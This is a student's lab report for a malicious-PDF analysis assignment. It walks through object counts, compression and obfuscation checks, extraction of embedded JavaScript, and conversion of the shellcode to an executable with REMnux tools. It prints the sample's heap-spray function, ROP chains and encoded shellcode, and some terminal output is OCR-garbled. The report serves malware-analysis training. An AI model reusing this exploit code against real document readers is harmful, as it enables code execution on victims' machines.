Malicious PDF File Analysis - No. 7

Stage 2. Your job is to investigate the content of a given malicious pdf file.

Using the PDF analyzing tools offered by the **REMnux tool, spider monkey, sctest, or PDF Stream Dumper,**

address the following questions/activities:

1. Report the number of objects in the file.

-> Before uncompress observed 7 and after observed 12 objects

2. Determine whether the file is compressed or not.

It is compressed

3. Determine whether the file is obfuscated or not.

Yes it is obfuscated as we can see the Unicode in the script

4. Find and Extract JavaScript. → below is the java script found

```
obj 6 0
 Type:
 Referencing:
 Contains stream

  <<
    /Length 4049
  >>

 No filters

function heapSpray(str, str_addr, r_addr) {
  var aaa = unescape("%u0c0c");
  aaa += aaa;
  while ((aaa.length + 24 + 4) < (0x8000 + 0x8000)) aaa += aaa;
  var i1 = r_addr - 0x24;
  var bbb = aaa.substring(0, i1 / 2);
  var sa = str_addr;
  while (sa.length < (0x0c0c - r_addr)) sa += sa;
  bbb += sa;
  bbb += aaa;
  var i11 = 0x0c0c - 0x24;
  bbb = bbb.substring(0, i11 / 2);
  bbb += str;
  bbb += aaa;
  var i2 = 0x4000 + 0xc000;
  var ccc = bbb.substring(0, i2 / 2);
  while (ccc.length < (0x40000 + 0x40000)) ccc += ccc;
  var i3 = (0x1020 - 0x08) / 2;
```

```
  var eee = new Array();
  for (i = 0; i < 0x1e0 + 0x10; i++) eee[i] = ddd + "s";
  return;
}
var shellcode = unescape("%u6e75%u6973%u6e67%u6465%u6320%u6168%u2072%u7562%u5b66%u205d%u203d%u220a%u785c%u6264%u785c%u6663%u785c%u3964%u785c%u3437%u78
5c%u3432%u785c%u3466%u785c%u6235%u785c%u3932%u785c%u3963%u785c%u3162%u785c%u3130%u785c%u3862%u785c%u3730%u785c%u3537%u785c%u6561%u0a22%u5c22%u3978%u5c
31%u3378%u5c31%u3478%u5c33%u3178%u5c37%u3078%u5c33%u3478%u5c33%u3178%u5c37%u3878%u5c33%u6578%u5c63%u3878%u5c39%u3478%u5c63%u3678%u2234%u0a3b");
var executable = "";
var rop9 = unescape("%u313d%u4a82%ua713%u4a82%u1f90%u4a80%u9038%u4a84%u7e7d%u4a80%ufff%uffff%u0000%u0000%u0040%u0000%u0000%u0000%u1000%u0000%u0000%u0
000%u155a%u4a80%u3a84%u4a84%ud4de%u4a82%u1f90%u4a80%u76aa%u4a84%u9030%u4a84%u4122%u4a84%u76aa%u4a84%u7e7d%u4a80%u3178%u4a81%u0026%u0000%u0000%u0000%u0
000%u0000%u0000%u0000%u3a82%u4a84%u6c5e%u4a84%u76ab%u4a84%u3775%u41b8%u0400%u0000%u8589%u0ece%u7984%u4a81%u3178%u4a81");
var rop10 = unescape("%u6015%u4a82%ue090%u4a82%u007d%u4a82%u0038%u4a85%u46d5%u4a82%ufff%uffff%u0000%u0000%u0040%u0000%u0000%u0000%u1000%u0000%u0000%u
0000%u5016%u4a80%u420c%u4a84%u4241%u4a81%u007d%u4a82%u6015%u4a82%u0030%u4a85%ub49d%u4a84%u6015%u4a82%u46d5%u4a82%u4197%u4a81%u0026%u0000%u0000%u0000%u
0000%u0000%u0000%u0000%u4013%u4a81%ue036%u4a84%ua8df%u4a82%uad5c%ue0ff%u0400%u0000%u3e5e%ufc67%u8b31%u4a81%u4197%u4a81");
var rop11 = unescape("%u822c%u4a85%uf129%u4a82%u597f%u4a85%u6038%u4a86%uf1d5%u4a83%ufff%uffff%u0000%u0000%u0040%u0000%u0000%u0000%u1000%u0000%u0000%u
0000%u5093%u4a85%u3c3c%ub389%u0030%u4a85%u597f%u4a85%u0031%u4a85%uba3e%u7e77%u822c%u4a85%uf1d5%u4a83%ud4f8%u4a85%u6030%u4a86%u4864%u4a81%u0026%u0000%u
0000%u0000%u0000%u0000%u0000%u0000%u4856%u4a81%u05a0%u4a85%u0bc4%u4a86%u05a0%u4a85%uc376%u4a81%u63d0%u4a84%u0400%u0000%ud4f8%u4a85%ud4f8%u4a85%u4864%u
4a81");
var r11 = false;
var vulnerable = true;
```

28,1 24%

5. De-obfuscate JavaScript.--> deobfuscated the javascript

```
  var eee = new Array();
  for (i = 0; i < 0x1e0 + 0x10; i++) eee[i] = ddd + "s";
  return;
}
var shellcode = unescape("%u6e75%u6973%u6e67%u6465%u6320%u6168%u2072%u7562%u5b66%u205d%u203d%u220a%u785c%u6264%u785c%u6663%u785c%u3964%u785c%u3437%u78
5c%u3432%u785c%u3466%u785c%u6235%u785c%u3932%u785c%u3963%u785c%u3162%u785c%u3130%u785c%u3862%u785c%u3730%u785c%u3537%u785c%u6561%u0a22%u5c22%u3978%u5c
31%u3378%u5c31%u3478%u5c33%u3178%u5c37%u3078%u5c33%u3478%u5c33%u3178%u5c37%u3878%u5c33%u6578%u5c63%u3878%u5c39%u3478%u5c63%u3678%u2234%u0a3b");
var executable = "";
var rop9 = unescape("%u313d%u4a82%ua713%u4a82%u1f90%u4a80%u9038%u4a84%u7e7d%u4a80%ufff%uffff%u0000%u0000%u0040%u0000%u0000%u0000%u1000%u0000%u0000%u0
000%u155a%u4a80%u3a84%u4a84%ud4de%u4a82%u1f90%u4a80%u76aa%u4a84%u9030%u4a84%u4122%u4a84%u76aa%u4a84%u7e7d%u4a80%u3178%u4a81%u0026%u0000%u0000%u0000%u0
000%u0000%u0000%u0000%u3a82%u4a84%u6c5e%u4a84%u76ab%u4a84%u3775%u41b8%u0400%u0000%u8589%u0ece%u7984%u4a81%u3178%u4a81");
var rop10 = unescape("%u6015%u4a82%ue090%u4a82%u007d%u4a82%u0038%u4a85%u46d5%u4a82%ufff%uffff%u0000%u0000%u0040%u0000%u0000%u0000%u1000%u0000%u0000%u
0000%u5016%u4a80%u420c%u4a84%u4241%u4a81%u007d%u4a82%u6015%u4a82%u0030%u4a85%ub49d%u4a84%u6015%u4a82%u46d5%u4a82%u4197%u4a81%u0026%u0000%u0000%u0000%u
0000%u0000%u0000%u0000%u4013%u4a81%ue036%u4a84%ua8df%u4a82%uad5c%ue0ff%u0400%u0000%u3e5e%ufc67%u8b31%u4a81%u4197%u4a81");
var rop11 = unescape("%u822c%u4a85%uf129%u4a82%u597f%u4a85%u6038%u4a86%uf1d5%u4a83%ufff%uffff%u0000%u0000%u0040%u0000%u0000%u0000%u1000%u0000%u0000%u
0000%u5093%u4a85%u3c3c%ub389%u0030%u4a85%u597f%u4a85%u0031%u4a85%uba3e%u7e77%u822c%u4a85%uf1d5%u4a83%ud4f8%u4a85%u6030%u4a86%u4864%u4a81%u0026%u0000%u
0000%u0000%u0000%u0000%u0000%u0000%u4856%u4a81%u05a0%u4a85%u0bc4%u4a86%u05a0%u4a85%uc376%u4a81%u63d0%u4a84%u0400%u0000%ud4f8%u4a85%ud4f8%u4a85%u4864%u
4a81");
var r11 = false;
var vulnerable = true;
```


28,1 24%

```
remnux@remnux:~/Downloads$ cat FirstShellCode
%u6e75%u6973%u6e67%u6465%u6320%u6168%u2072%u7562%u5b66%u205d%u203d%u220a%u785c%u6264%u785c%u6663%u785c%u3964%u785c%u3437%u785c%u3432%u785c%u34
%u6235%u785c%u3932%u785c%u3963%u785c%u3162%u785c%u3130%u785c%u3862%u785c%u3730%u785c%u3537%u785c%u6561%u0a22%u5c22%u3978%u5c31%u3378%u5c31%u34
%u3178%u5c37%u3078%u5c33%u3478%u5c33%u3178%u5c37%u3878%u5c33%u6578%u5c63%u3878%u5c39%u3478%u5c63%u3678%u2234%u0a3bremnux@remnux:~/Downloads$ c
ShellCode.unicode
cat: FirstShellCode.unicode: No such file or directory
remnux@remnux:~/Downloads$ cat FirstShellCode | tr '\' '%' > FirstShellCode.unicode
tr: warning: an unescaped backslash at end of string is not portable
remnux@remnux:~/Downloads$ cat FirstShellCode.unicode
%u6e75%u6973%u6e67%u6465%u6320%u6168%u2072%u7562%u5b66%u205d%u203d%u220a%u785c%u6264%u785c%u6663%u785c%u3964%u785c%u3437%u785c%u3432%u785c%u34
%u6235%u785c%u3932%u785c%u3963%u785c%u3162%u785c%u3130%u785c%u3862%u785c%u3730%u785c%u3537%u785c%u6561%u0a22%u5c22%u3978%u5c31%u3378%u5c31%u34
%u3178%u5c37%u3078%u5c33%u3478%u5c33%u3178%u5c37%u3878%u5c33%u6578%u5c63%u3878%u5c39%u3478%u5c63%u3678%u2234%u0a3bremnux@remnux:~/Downloads$ u
ex-escaped < FirstShellCode.unicode > FirstShellCode.hex
remnux@remnux:~/Downloads$ cat FirstShellCode.hex
\x75\x6e\x73\x69\x67\x6e\x65\x64\x20\x63\x68\x61\x72\x20\x62\x75\x66\x5b\x5d\x20\x3d\x20\x0a\x22\x5c\x78\x64\x62\x5c\x78\x63\x66\x5c\x78\x64\x
78\x37\x34\x5c\x78\x32\x34\x5c\x78\x66\x34\x5c\x78\x35\x62\x5c\x78\x32\x39\x5c\x78\x63\x39\x5c\x78\x62\x31\x5c\x78\x30\x31\x5c\x78\x62\x38\x5c
\x37\x5c\x78\x37\x35\x5c\x78\x61\x65\x22\x0a\x22\x5c\x78\x39\x31\x5c\x78\x33\x31\x5c\x78\x34\x33\x5c\x78\x31\x37\x5c\x78\x30\x33\x5c\x78\x34\x
78\x31\x37\x5c\x78\x38\x33\x5c\x78\x65\x63\x5c\x78\x38\x39\x5c\x78\x34\x63\x5c\x78\x36\x34\x22\x3b\x0aremnux@remnux:~/Downloads$ shellcode2exe
```


6. Extract the shell code.--> output.exe is created

```
remnux@remnux:~/Downloads$ ./shcode2exe.py -s FirstShellCode.hex
bash: ./shcode2exe.py: No such file or directory
remnux@remnux:~/Downloads$ shcode2exe -s FirstShellCode.hex
remnux@remnux:~/Downloads$ ls
 assignment1.zip    FirstShellCode.hex       Malice.pdf        object5.raw   object7.raw    output.exe          payment_instructions_154123.pdf
 FirstShellCode     FirstShellCode.unicode   MaliciousScript   object6.raw   objectM6.raw   'passcode(6).rtf'
remnux@remnux:~/Downloads$ vi output.exe
remnux@remnux:~/Downloads$ strings output.exe
!This program cannot be run in DOS mode.
.text
P`.idata
unsigned char buf[] = "\xdb\xcf\xd9\x74\x24\xf4\x5b\x29\xc9\xb1\x01\xb8\x07\x75\xae""\x91\x31\x43\x17\x03\x43\x17\x83\xec\x89\x4c\x64";
.file
output.asm
.text
```

7. Create a shell code executable



The string on this executable shell code:




8. Analyze shell code and determine what is does or even execute it using sctest or spider monkey.

Tried running the sctest tool on the object raw file

sctest -v -Ss 10000000 < obj6.raw > shell-output.txt

and on opening the output.txt file facing an error on memory access





Thought may be there is an issue with the payload, so checked the Unicode before copy and pasting into file, no issue there


---

Ran the file in PDF stream dumper:

Pdf stream dumper








Same hexcode observed in pdf stream dumper too.

Converting the hexcode to Ascii online



ÛÏÙt$ô[)É±¸u®1C————————————C□ì□Ld

9. What is the secret code?

secret code:

ÛÏÙt$ô[)É±¸u®1C————————————C□ì□Ld

For a quick tutorial on using the PDF analyzer tools offered by REMnus,

you may review the following link:

https://countuponsecurity.com/2014/09/22/malicious-documents-pdf-analysis-in-5-steps/ For a quick tutorial on using PDF Stream Dumper,

you may review the following link: http://www.securitytube.net/video/2602


Submit a report addressing the above 9 questions and step-by-step on how you have done the process and which tools are used and how.

Deliverable: A document showing your analysis of the pdf file along with some snapshots and steps taken and revealing secret code in the end.

